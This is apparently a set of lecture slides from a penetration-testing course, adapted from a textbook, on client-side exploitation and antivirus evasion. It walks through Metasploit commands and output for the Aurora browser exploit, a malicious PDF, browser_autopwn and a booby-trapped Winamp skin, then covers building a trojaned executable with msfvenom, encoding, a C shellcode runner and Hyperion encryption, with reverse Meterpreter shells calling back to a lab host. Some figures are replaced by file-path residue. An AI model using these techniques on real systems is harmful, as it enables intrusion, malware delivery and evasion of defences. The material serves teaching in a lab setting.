While some filters may allow all traffic out on certain ports, the most advanced filtering systems use content inspection to screen for legitimate protocol-specific traffic. This can pose a problem for our payloads. Even though our Meterpreter payload communication is encrypted—the content inspection won't be able to say, "That's Metasploit, go away!"—the filter will be able to tell that the traffic going out on port 80 doesn't meet the HTTP specification.

- To address this challenge, the developers of Metasploit created HTTP and HTTPS payloads. These payloads follow the HTTP and HTTPS specifications so that even content-inspection filters will be convinced that our traffic is legitimate. Also, these payloads are packet based, rather than stream based like the TCP payloads. That means they aren't limited to a specific connection. If you lose network communication briefly and lose all your Metasploit sessions, HTTP and HTTPS sessions can recover and reconnect.
- Though HTTP and HTTPS payloads will get you through most filtering technologies, you may find yourself in an even more complex filtering situation.

Client-Side Attack

Of course, because client-side software isn't listening on the network, we can't directly attack it, but the general principle is the same. If we can send unexpected input to a program to trigger a vulnerability, we can hijack execution, just as we exploited server-side programs. Because we can't send input to client-side programs directly over the network, we must entice a user to open a malicious file.

As security is taken more seriously and server-side vulnerabilities become more difficult to find from an Internet-facing perspective, client-side exploitation is becoming key to gaining access to even carefully protected internal networks. Client-side attacks are ideal for assets such as workstations or mobile devices that lack an Internet-facing IP address. Though from the perspective of the Internet we can't directly access those systems, they can typically call out to the Internet, or to a pentester-controlled system, if we can hijack execution.

Unfortunately, the success of client-side attacks relies on somehow making sure that our exploit is downloaded and opened in a vulnerable product. we'll look at some techniques to lure users into opening malicious files; for now, we'll look at some client-side exploits, beginning with what must be the most popular target for client-side exploitation: web browsers.

Client-Side Attack

Browser Exploitation

Web browsers are made up of code to render web pages. Just as we can send malformed input to server software, if we open a web page with malicious code to trigger a security issue, we can potentially hijack execution in the browser and execute a payload. Though the delivery is a bit different, the fundamental concept is the same. All of the most common browsers have been subject to security issues—Internet Explorer, Firefox, and even Mobile Safari.

Let's consider a famous vulnerability in Internet Explorer. The Aurora exploit was used in 2010 against major companies such as Google, Adobe, and Yahoo!. At the time of the Aurora attacks, Internet Explorer contained a zero-day vulnerability—that is, a vulnerability that had not yet been patched. (Even a fully updated version of Internet Explorer could be compromised if a user could be tricked into opening a malicious web page, triggering the vulnerability.)

Microsoft has released patches for Internet Explorer, but as with other security patches, users sometimes overlook updating their browsers, and the version of Internet Explorer installed on the Windows XP target doesn't have the necessary security patch to protect against the Aurora exploit.
We'll use Metasploit to take control of a target machine by attacking a vulnerable browser using the Aurora Metasploit module, exploit/windows/ browser/ms10_002_aurora, shown in Fig.20.

Client-Side Attack

Aurora' Memory Corruption (**MS10-002**). CVE-2010-0249CVE-61697

The SRVHOST option refers to the IP address of your current computer (i.e. the one you are using to execute the attack).

The SRVPORT option refers to the port you will use for the exploitation.

```
msf > use exploit/windows/browser/ms10_002_aurora
msf  exploit(ms10_002_aurora) > show options

Module options (exploit/windows/browser/ms10_002_aurora):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
❶ SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address
                                           on the local machine or 0.0.0.0
❷ SRVPORT     8080             yes       The local port to listen on.
❸ SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly
                                           generated)
   SSLVersion SSL3             no        Specify the version of SSL that should be used
                                           (accepted: SSL2, SSL3, TLS1)
❹ URIPATH                     no        The URI to use for this exploit (default is random)


Exploit target:

   Id  Name
   --  ----
❺ 0   Automatic
```

Fig.20: Internet Explorer Aurora Metasploit module

Client-Side Attack

Notice in the options for the module that instead of RHOST we see the SRVHOST option. This is the local IP address for the server. By default, this address is set to 0.0.0.0 to listen on all addresses on the local system. The Client-Side Exploitation 221 default port to listen on, the SRVPORT option, is 8080. You can change this port number to 80 (the default port for web servers) as long as no other program is using the port. You can even use an SSL connection.

If we set the URIPATH option, we can specify a specific URL for the malicious page. If we don't set anything here, a random URL will be used. Because the exploitation will take place entirely inside the browser, our exploit will work regardless of the version of Windows running , as long as Internet Explorer is subject to the Aurora vulnerability.

Next we set the module options for our environment. The payloads for this module are the same as the Windows payloads we've already seen. Exploiting the browser is no different from exploiting any other program on the system, and we can run the same shellcode. We'll use the windows/ meterpreter/reverse_tcp payload for this example to illustrate some client-side attack concepts, as shown in Fig.21.

Client-Side Attack

```
msf  exploit(ms10_002_aurora) > set SRVHOST 192.168.20.9
SRVHOST => 192.168.20.9
msf  exploit(ms10_002_aurora) > set SRVPORT 80
SRVPORT => 80
msf  exploit(ms10_002_aurora) > set URIPATH aurora
URIPATH => aurora
msf  exploit(ms10_002_aurora) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(ms10_002_aurora) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf  exploit(ms10_002_aurora) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.20.9:4444 ❶
[*] Using URL: http://192.168.20.9:80/aurora ❷
[*] Server started.
```

Fig.21: Setting options and launching the Aurora module.

SRVHOST is generally the option that you set when you are serving a exploit on a web server, SRVHOST is the IP of the Server you want to lead through the connections and LHOST is the option you would set if you were using a exploit that is not going to be served on a web server. LHOST is your local or external IP.

Client-Side Attack

As you can see in Fig.21, once we've set the options and run the module, a web server is started in the background on the selected SRVPORT at the selected URIPATH. Additionally, a handler is set up for the selected payload.

Now we'll use Internet Explorer on the Windows XP target to browse to the malicious site. In Metasploit you should see that the page has been served and is attempting to exploit the vulnerability, as shown in Fig.22.

Although our Windows XP browser is vulnerable, it may take a couple tries to exploit the browser successfully. If Internet Explorer crashes, but you do not receive a session, try browsing to the exploit page again.

```
msf  exploit(ms10_002_aurora) > [*] 192.168.20.10      ms10_002_aurora -
Sending Internet Explorer "Aurora" Memory Corruption
[*] Sending stage (752128 bytes) to 192.168.20.10
[*] Meterpreter session 1 opened (192.168.20.9:4444 -> 192.168.20.10:1376) at
2015-05-05 20:23:25 -0400 ❶
```

Fig.22: Receiving a client-side session.

Client-Side Attack

PDF Exploits

Portable Document Format (PDF) software can also be exploited. If a user can be enticed to open a malicious PDF in a vulnerable viewer, the program can be exploited. The most popular PDF viewer for Windows systems is Adobe Reader. Like browsers, Adobe Reader has a history littered with security holes. Also, like browsers, even when a patch-management process is in place, regularly updating the underlying operating system, PDF software is often forgotten, and remains at an older, vulnerable version.

Our Windows XP target has an outdated version of Adobe Reader 8.1.2 installed that is subject to CVE-2008-2992, a stack-based buffer overflow. The corresponding Metasploit module is *exploit/windows/fileformat/ adobe_utilprintf*.

- The options for this module are a bit different than anything we've seen thus far, as shown in Fig.24. This is a client-side attack, so there is no RHOST option, but unlike our browser attack, there are also no SRVHOST or SRVPORT options. This module simply creates a malicious PDF; hosting it for delivery and setting up a payload handler is up to us.
- As you can see, the only option for the PDF exploit is the name of the malicious file to be generated. We can leave the default, msf.pdf. For this example, we'll have Metasploit use the default payload, *windows/meterpreter/ reverse_tcp* on port 4444. When we enter exploit, Metasploit generates a PDF that will exploit this vulnerability in a vulnerable version of Adobe Reader on Windows XP SP3 English. The malicious PDF is stored as */root/.msf4/ local/msf.pdf*

CVE-2008-2992 - Stack-based buffer overflow in Adobe Acrobat and Reader 8.1. 2 and earlier allows remote attackers to execute arbitrary code via a PDF file that calls the util.printf JavaScript function with a crafted format string argument,

Client-Side Attack

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf  exploit(adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
❶FILENAME  msf.pdf          yes       The file name.


Exploit target:

   Id  Name
   --  ----
❷0   Adobe Reader v8.1.2 (Windows XP SP3 English)


msf  exploit(adobe_utilprintf) > exploit

[*] Creating 'msf.pdf' file...
[+] msf.pdf stored at /root/.msf4/local/msf.pdf ❸
```

Fig.24: A Metasploit PDF exploit

Client-Side Attack

```
msf  exploit(adobe_utilprintf) > cp /root/.msf4/local/msf.pdf /var/www
[*] exec: cp /root/.msf4/local/msf.pdf /var/www

msf  exploit(adobe_utilprintf) > service apache2 start
[*] exec service apache2 start

Starting web server: apache2.

msf  exploit(adobe_utilprintf) > use multi/handler❶
msf  exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST 192.168.20.9
lhost => 192.168.20.9
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.20.9:4444
[*] Sending stage (752128 bytes) to 192.168.20.10
[*] Meterpreter session 2 opened (192.168.20.9:4444 -> 192.168.20.10:1422) at
2015-05-05 20:26:15 -0400 ❷
```

Fig.25: Serving the malicious PDF and using a handler

Client-Side Attack

We copy the file to the Apache web server folder and start the server, if it is not already running. We'll look at ways to lure users into opening malicious files, but for now we'll just open the malicious PDF in Adobe Reader 8.1.2 on our Windows XP target. First, though, we need to set up a handler for the payload. We can use the multi/handler module. (Be sure to kill the Aurora job if its handler is also listening on port 4444 to free up this port for multi/handler use). When we open the malicious PDF, we again receive a session .

Typically, with an attack like this we won't be targeting just one user. For best results we might use this malicious PDF as part of a social-engineering campaign, by sending out a few to even hundreds of malicious PDFs in an attempt to entice users to open them. The multi/handler listener we set up previously will close as soon as it sees the first connection, causing us to miss any other connections that come in from other users opening the PDF. It would be much better if we could leave our listener open to catch additional incoming connections.

Client-Side Attack

As it turns out, an advanced option for the multi/handler module solves this problem. As shown in Fig.26, the advanced option ExitOnSession, which is set to true by default, specifies whether the listener closes after it receives a session. If we set this option to false, the listener will stay open and allow us to catch multiple sessions with a single handler.

```
msf exploit(handler) > show advanced
Module advanced options:
--snip--
   Name           : ExitOnSession
   Current Setting: true
   Description    : Return from the exploit after a session has been created
msf exploit(handler) > set ExitOnSession false❶
ExitOnSession => false
msf exploit(handler) > exploit -j❷
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.20.9:4444
[*] Starting the payload handler...
```

Fig.26: Keeping the handler open for multiple sessions.

Client-Side Attack

Set ExitOnSession to false in the usual way. One side effect of this option is that if we, say, exploit and start the listener in the foreground, it will never close, so we will be stuck without an Msfconsole prompt indefinitely. For this reason, Metasploit will complain and note that you should use the -j option with exploit to run the handler as a job, in the background. This way you can continue to use Msfconsole while the handler catches any incoming shells in the background. To close the handler in the future, use jobs, followed by kill as we did in the Aurora example.

This exploit and the Aurora browser example discussed earlier both rely on a missing security patch. Here we've exploited a security vulnerability to hijack control of the program and execute malicious code by tricking the user into letting us run malicious code.

Client-Side Attack

Java Exploits

Java vulnerabilities are a prevalent client-side attack vector. In fact, some experts suggest that in light of the security issues that plague Java, users should uninstall or disable the software in their browsers. One thing that makes Java attacks so powerful is that one exploit can gain access to multiple platforms. Windows, Mac, and even Linux systems running the Java Runtime Environment (JRE) in a browser can all be exploited by exactly the same exploit when that browser opens a malicious page. Here are some sample exploits.

Browser_autopwn

The browser_autopwn module is another client-side exploitation option available in Metasploit. Although it's sometimes considered cheating, this module loads all the browser and browser add-on modules that it knows of (including Java, Flash, and so on) and waits for a browser to connect to the server. Once the browser connects, the server fingerprints the browser and serves up all the exploits it thinks are likely to succeed. An example is shown in Fig.27.

MIT-WPU
॥ विश्वशान्तिर्ध्रुवं ध्रुवा ॥

Client-Side Attack

```
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > show options

Module options (auxiliary/server/browser_autopwn):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   LHOST                        yes       The IP address to use for reverse-connect payloads
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address
                                            on the local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly
                                            generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be used
                                            (accepted: SSL2, SSL3, TLS1)
   URIPATH                      no        The URI to use for this exploit (default is random)

msf auxiliary(browser_autopwn) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf auxiliary(browser_autopwn) > set URIPATH autopwn
URIPATH => autopwn
msf auxiliary(browser_autopwn) > exploit
[*] Auxiliary module execution completed

[*] Setup
msf auxiliary(browser_autopwn) >
[*] Obfuscating initial javascript 2015-03-25 12:55:22 -0400
[*] Done in 1.051220065 seconds

[*] Starting exploit modules on host 192.168.20.9...
--snip--
[*] --- Done, found 16 exploit modules

[*] Using URL: http://0.0.0.0:8080/autopwn
[*] Local IP: http://192.168.20.9:8080/autopwn
[*] Server started.
```

Fig.27: Starting browser_autopwn.

Client-Side Attack

Our options for this module are the usual client-side attacks. As shown here, I've set the LHOST for my shells to call back to Kali's IP address, and URIPATH to something easy to remember (autopwn). Note that we don't need to set any payloads here; as the individual modules are loaded, Metasploit sets the payload options appropriately.
With the server started, browse to the malicious page from a web browser. I used Internet Explorer on my Windows 7 target as shown in Fig.28.

As you can see Metasploit notices my browser and attempts to detect its version and running software. It then sends all the exploits it thinks might be effective.
Once all is said and done, run sessions -l to see how things turned out. In my case, I received four new sessions. Not bad for so little work. As you might expect though, all of those exploits overwhelmed the browser and it crashed. (Luckily, all of our sessions were automatically migrated.)
Though browser_autopwn is not nearly as stealthy or elegant as performing reconnaissance and then choosing a particular exploit likely to work against a target, it can be a real help in a pinch, which is why it's worth having in your pentesting arsenal.

Client-Side Attack

```
[*] 192.168.20.12    browser_autopwn - Handling '/autopwn'
[*] 192.168.20.12    browser_autopwn - Handling '/autopwn?sessid=TWljcm9zb2ZOIFdpbmRvd3M6NzpTUDE6
ZW4tdXM6eDg2Ok1TSUU6OC4wOg%3d%3d'
[*] 192.168.20.12    browser_autopwn - JavaScript Report: Microsoft Windows:7:SP1:en-us:x86:
MSIE:8.0:
[*] 192.168.20.12    browser_autopwn - Responding with 14 exploits
[*] 192.168.20.12    java_atomicreferencearray - Sending Java AtomicReferenceArray Type Violation
Vulnerability
--snip--
msf auxiliary(browser_autopwn) > sessions -l

Active sessions
===============

  Id  Type                   Information                Connection
  --  ----                   -----------                ----------
  1   meterpreter java/java  Georgia Weidman @ BookWin7  192.168.20.9:7777 ->
                                                          192.168.20.12:49195 (192.168.20.12)
  2   meterpreter java/java  Georgia Weidman @ BookWin7  192.168.20.9:7777 ->
                                                          192.168.20.12:49202 (192.168.20.12)
  3   meterpreter java/java  Georgia Weidman @ BookWin7  192.168.20.9:7777 ->
                                                          192.168.20.12:49206 (192.168.20.12)
  4   meterpreter java/java  Georgia Weidman @ BookWin7  192.168.20.9:7777 ->
                                                          192.168.20.12:49209 (192.168.20.12)
```

Fig.28: Autopwning a browser.

Client-Side Attack

Winamp

So far our client-side attacks have basically followed the same pattern. We generate a malicious file that exploits a vulnerability in the client software or prompts the user for permission to run malicious code. The user opens the file with the relevant program, and we get a session in Metasploit. Now for something a bit different.

In this example, we trick the user into replacing a configuration file for the Winamp music player program. When the user next opens the program, the evil configuration file will be processed regardless of which music file the user opens. The Metasploit module we'll use is exploit/windows/ fileformat/winamp_maki_bof, which exploits a buffer overflow issue in Winamp version 5.55.

- As you can see with show options in Fig.29, this module has no options to set; all we need is a Windows payload. The module generates a malicious Maki file for use with Winamp skins. As with our PDF examples, it's up to us to serve the file and set up a handler for the payload.

Client-Side Attack

```
msf > use exploit/windows/fileformat/winamp_maki_bof
msf  exploit(winamp_maki_bof) > show options

Module options (exploit/windows/fileformat/winamp_maki_bof):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Winamp 5.55 / Windows XP SP3 / Windows 7 SP1


msf  exploit(winamp_maki_bof) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(winamp_maki_bof) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf  exploit(winamp_maki_bof) > exploit

[*] Creating 'mcvcore.maki' file ...
[+] mcvcore.maki stored at /root/.msf4/local/mcvcore.maki
```

Fig.29: Metasploit Winamp exploit

Client-Side Attack

- Choose a compatible Windows payload as shown. Once the malicious Maki file has been generated, copy it to the Apache web server directory, and set up a payload handler. Now we need to package this malicious file in such a way that a user may be convinced to load it in Winamp. We can create a new Winamp skin by copying one of the skins packaged with Winamp.
- We can replace the mcvcore.maki file from our example skin with our malicious one. It doesn't matter what our skin actually looks like, because it will cause Winamp to hang and send us our session in Metasploit.

- In Windows 7, make a copy of the default Bento Winamp skin folder from C:\Program Files\Winamp\Skins and copy it to Kali. Rename the folder Bento to Rocketship. Replace the file Rocketship\scripts\mcvcore.maki with the malicious file we just created in Metasploit. Zip the folder and copy it to the web server. In the next chapter we will look at methods of creating believable social-engineering campaigns, but suffice it to say, if we can convince users that this malicious skin will make their Winamp look like a rocket ship, we might be able to convince users to install it.
- Switch to Windows 7, download the zipped skin from the Kali web server, unzip it, and save the folder to C:\Program Files\Winamp\Skins as shown in Fig.30.

Client-Side Attack

Now open Winamp, go to Options->Skins, and choose Rocketship, as shown in Fig.31. Once you select the malicious skin, Winamp will appear to close, and you will receive a session in your Metasploit handler.



Fig.30: Installing the malicious Winamp skin

Fig.31: Using the malicious skin.

Bypassing antivirus applications

Trojans

- We may be able to use social engineering to trick a user into downloading and running our malicious file, the lack of any functionality other than our executable's payload could tip off users that something is amiss. We'd be much more likely to evade detection if we could hide our payload inside of some legitimate program that would run normally, with our payload running in the background. Such a program is called a trojan, after the legendary wooden horse that ended the Trojan War.

- The horse appeared to be an innocuous offering to the gods and was brought inside the previously impenetrable walled city of Troy, with enemy soldiers hiding inside, ready to attack.
- Vsftpd server on our Ubuntu target had a backdoor that could be triggered at login by entering a smiley face as part of the username.
- Attackers compromised the source code repositories for Vsftpd and added additional trojan functionality to the program. Anyone who downloaded Vsftpd from the official repositories between the initial compromise and detection ended up with a trojaned version.

Bypassing antivirus applications

Msfvenom

Although reverse-engineering binaries or gaining access to source code and manually adding trojan code is beyond the scope of this book, the Msfvenom tool has some options we can use to embed a Metasploit payload inside a legitimate binary. Fig.32 shows some important options we have not encountered previously in the text.

```
root@kali:~# msfvenom -h
Usage: /opt/metasploit/apps/pro/msf3/msfvenom [options] <var=val>

Options:
    -p, --payload    [payload]       Payload to use. Specify a '-' or stdin to
                                      use custom payloads
--snip--
  ❶-x, --template   [path]          Specify a custom executable file to use
                                      as a template
  ❷-k, --keep                       Preserve the template behavior and inject
                                      the payload as a new thread
--snip--
```

Fig.32: Msfvenom help page

Bypassing antivirus applications

- In particular, the -x flag u allows us to use an executable file as a template in which to embed our chosen payload. However, though the resulting executable will look like the original one, the added payload will pause the execution of the original, and we shouldn't expect a user to run an executable that appears to hang at startup very many times. Luckily, Msfvenom's -k flag v will keep the executable template intact and run our payload in a new thread, allowing the original executable to run normally.
- Let's use the -x and -k flags to build a trojaned Windows executable that will appear normal to a user but which will send us a Meterpreter session in the background. To do so, we choose the payload with the -p flag and set the relevant payload options as in Chapter 4. Any legitimate executable will do; you'll find some useful Windows binaries for pentesting in Kali Linux at /usr/share/windows-binaries.

To embed our payload inside the radmin.exe binary enter:

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9
LPORT=2345 -x /usr/share/windows-binaries/radmin.exe -k -f exe > radmin.exe
```

Bypassing antivirus applications

- Our Msfvenom command specifies the payload to generate with the -p option. We set the LHOST option to the IP address of Kali, the system to call back to when the payload runs. We can also set the LPORT option. As discussed in this section, the -x option selects an executable in which to embed our payload. The -k option runs the payload in a separate thread. The -f flag tells Msfvenom to build the payload in the executable format. Once created, run the trojaned binary on either the Windows XP or Windows 7 target.
- The Radmin Viewer program should appear to run normally (Below Figure 33:Trojaned Radmin Viewer executable), but the embedded payload should give us a Meterpreter session if we set up a handler using the multi/handler module.

Bypassing antivirus applications

Getting Past an Antivirus Program

Clearly if we want to get past antivirus solutions, we need to try harder to hide. Let's look at some other useful ways to hide our Metasploit payloads besides simply placing them inside of an executable.

Encoding

Encoders are tools that allow you to avoid characters in an exploit that would break it. At the time of this writing, Metasploit supports 32 encoders. Encoders mangle the payload and prepend decoding instructions to be executed in order to decode the payload before it is run. It is a common misperception that Metasploit's encoders were designed to help bypass antivirus programs. Some Metasploit encoders create polymorphic code, or mutating code, which ensures that the encoded payload looks different each time the payload is generated. This process makes it more difficult for antivirus vendors to create signatures for the payload, but as we will see, it is not enough to bypass most antivirus solutions.

To list all of the encoders available in Msfvenom, use the -l encoders option, as shown in Fig.34.

Bypassing antivirus applications

```
root@kali:~# msfvenon -l encoders
Framework Encoders
==================

   Name                  Rank       Description
   ----                  ----       -----------
   cmd/generic_sh        good       Generic Shell Variable Substitution Command Encoder
   cmd/ifs               low        Generic ${IFS} Substitution Command Encoder
--snip-
   x86/shikata_ga_nai    excellent  Polymorphic XOR Additive Feedback Encoder
--snip--
```

Fig.34: Msfvenom encoders

Bypassing antivirus applications

The only encoder with an excellent rank is x86/shikata_ga_nai. Shikata Ga Nai is Japanese for “It can’t be helped.” Encoder rankings are based on the entropy level of the output. With shikata_ga_nai, even the decoder stub is polymorphic. The nitty-gritty details of how this encoder works are beyond the scope of this book but suffice it to say that it mangles payloads beyond easy recognition.

Tell Msfvenom to use the shikata_ga_nai encoder with the -e flag, as shown in Fig.35. Additionally, for further obfuscation, we’ll run our payload through an encoder multiple times, encoding the output from the previous round with the -i flag and specifying the number of encoding rounds.



Fig.35: Creating an encoded executable with Msfvenom

Bypassing antivirus applications

Now upload the resulting binary to VirusTotal. As you can see in Fig. 36 of the tested antivirus products detected our payload, even with the encoding. That's a higher detection rate than we found when embedding our payload inside a prebuilt executable. In other words, shikata_ga_nai alone doesn't do the trick.

Fig.36: VirusTotal results for an encoded binary.

Bypassing antivirus applications

Custom Cross Compiling

As the de facto standard for penetration testing, Metasploit gets a fair amount of attention from antivirus vendors who make detecting the signatures for payloads generated by Msfvenom a priority. When Msfvenom creates an executable, it uses prebuilt templates that antivirus vendors can use to build detection signatures.

Perhaps we can improve our ability to bypass antivirus solutions by compiling an executable ourselves using raw shellcode. Let's start with a simple C template, as shown in Fig.37.

```
#include <stdio.h>
unsigned char random[]= ❶

unsigned char shellcode[]= ❷

int main(void) ❸
{
        ((void (*)())shellcode)();
}
```

Fig.37: Custom executable template

Bypassing antivirus applications

We need to fill in data for the variables random and shellcode, which are both unsigned character arrays. Our hope is that adding some randomness and compiling our own C code will be enough to trick antivirus programs. The random variable will introduce some randomness to the template. The shellcode variable will hold the raw hexadecimal bytes of the payload we create with Msfvenom. The main function runs when our compiled C program starts and executes our shellcode. Create your payload in Msfvenom as usual, except this time set the format with the -f flag to c. This will create hex bytes that we can drop into our C file.

Finally, we need to add some randomness. A good place to find randomness on a Linux system is in the /dev/urandom file. This file is specifically designed as a pseudorandom number generator; it generates data using entropy in the Linux system. But if we just cat out data from /dev/urandom, we'll get a lot of unprintable characters. To get the proper data for a character array, we'll use the tr Linux utility to translate the /dev/urandom data to printable characters. Use tr -dc A-Z-a-z-0-9, and then pipe the commands into the head command to output only the first 512 characters from /dev/urandom.

Bypassing antivirus applications

- Now drop the data from /dev/urandom into the random variable in the C file (Of course, your randomness and encoded payload will differ.) Be sure to surround the string with quotes and use a semicolon (;) at the end. Now upload the resulting executable to VirusTotal. As of this writing, 18 antivirus products detected the malicious file. That's an improvement, but Microsoft Security Essentials is still catching our file. We still need to work a little harder to get a malicious executable onto our Windows 7 system. (You could have better success with this technique with another cross compiler from another repository.)

Encrypting Executables with Hyperion

- Another way to obfuscate our payload is to encrypt it. One executable encrypter is Hyperion, which uses Advanced Execution Standard (AES) encryption, a current industry standard. After encrypting the executable, Hyperion throws away the encryption keys. When the executable runs, it brute-forces the encryption key to decrypt itself back to the original executable.
- If you have any background in cryptography, this process should raise a lot of red flags. AES is currently considered a secure encryption standard. If the executable doesn't have access to the encryption key, it should not be able to brute-force the key in any reasonable amount of time, certainly not fast enough for our program to run in the time window of our pentest. What's going on?

Bypassing antivirus applications

As it turns out, Hyperion greatly reduces the possible keyspace for the encryption key, which means that binaries encrypted with it shouldn't be considered cryptographically secure. However, because our goal and the goal of the Hyperion authors is to obfuscate the code to bypass antivirus detection, the fact that the key can be brute-forced is not a problem.

Let's start by using Hyperion to encrypt at simple Meterpreter executable with no additional antivirus avoidance techniques, as shown in Fig.38.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=2345 -f exe >
meterpreter.exe
root@kali:~# cd Hyperion-1.0/
root@kali:~/Hyperion-1.0# wine ../hyperion ../meterpreter.exe bypassavhyperion.exe

Opening ../bypassav.exe
Copied file to memory: 0x117178
--snip--

Executing fasm.exe

flat assembler  version 1.69.31
5 passes, 0.4 seconds, 92672 bytes.
```

Fig.38: Running Hyperion

Bypassing antivirus applications

Hyperion was written to run on Windows systems, but we can run it on Kali Linux with the Wine program, as you can see in Fig.39. Be sure to change into the Hyperion directory created when you unzipped the source before running hyperion.exe with Wine. Hyperion takes two arguments: the name of the file to encrypt and the name of the encrypted output file. Run Hyperion to encrypt the simple Meterpreter executable as shown at u. The resulting file is in the Hyperion 1.0 directory, so upload it to VirusTotal from there. Using just a Meterpreter executable generated with Msfvenom (with no encoding, custom templates, or anything else) and encrypting it with Hyperion resulted in 27 antivirus programs in VirusTotal detecting the malicious behavior. That's not our lowest detection rate yet, but we have finally achieved our goal. As shown in Fig.39, Microsoft Security Essentials did not detect any malicious activity!



Fig.39: Microsoft Security Essentials does not detect malware

Bypassing antivirus applications

Sure enough, we can download and run the Hyperion-encrypted executable on the Windows 7 system with antivirus protection and get a Meterpreter session. We haven't achieved a 0 percent detection rate—the holy grail for antivirus bypass researchers—but we have been able to meet our pentest goals.

Evading Antivirus with Veil-Evasion

Even though we have successfully reached our goal of bypassing Microsoft Security Essentials on Windows 7, the antivirus landscape changes rapidly, so it is worthwhile to keep abreast of the latest tools and techniques. VeilEvasion is a Python framework that automates creating antivirus-evading payloads, giving users the choice of multiple techniques.

Bypassing antivirus applications

Python Shellcode Injection with Windows APIs

Previously we looked at using a custom C template to compile and execute shellcode. We can do something similar with Python's Ctypes library, which gives us access to Windows API function calls and can create C-compatible data types. We can use Ctypes to access the Windows API VirtualAlloc, which creates a new executable memory region for the shellcode and locks the memory region in physical memory, to avoid a page fault as shellcode is copied in and executed. RtlMoveMemory is used to copy the shellcode bytes into the memory region created by VirtualAlloc. The CreateThread API creates a new thread to run the shellcode, and finally, WaitForSingleObject waits until the created thread is finished, and our shellcode has finished running. These steps collectively are referred to as the VirtualAlloc injection method. This method, of course, would give us a Python script rather than a Windows executable, but you can use multiple tools to convert a Python script into a stand-alone executable.

Bypassing antivirus applications

Creating Encrypted Python-Generated Executables with Veil-Evasion

One of the methods implemented in Veil-Evasion uses the Python injection technique described earlier. To provide further antivirus protection, Veil-Evasion can use encryption. For our example, we will use Python VirtualAlloc injection combined with AES encryption, as we did in the Hyperion example earlier in this chapter. To start Veil-Evasion, change directories to Veil-Evasion-master and *run./Veil-Evasion.py*. You should be presented with a menu-based prompt similar to those we saw in SET in the previous chapter, as shown in Fig.40.

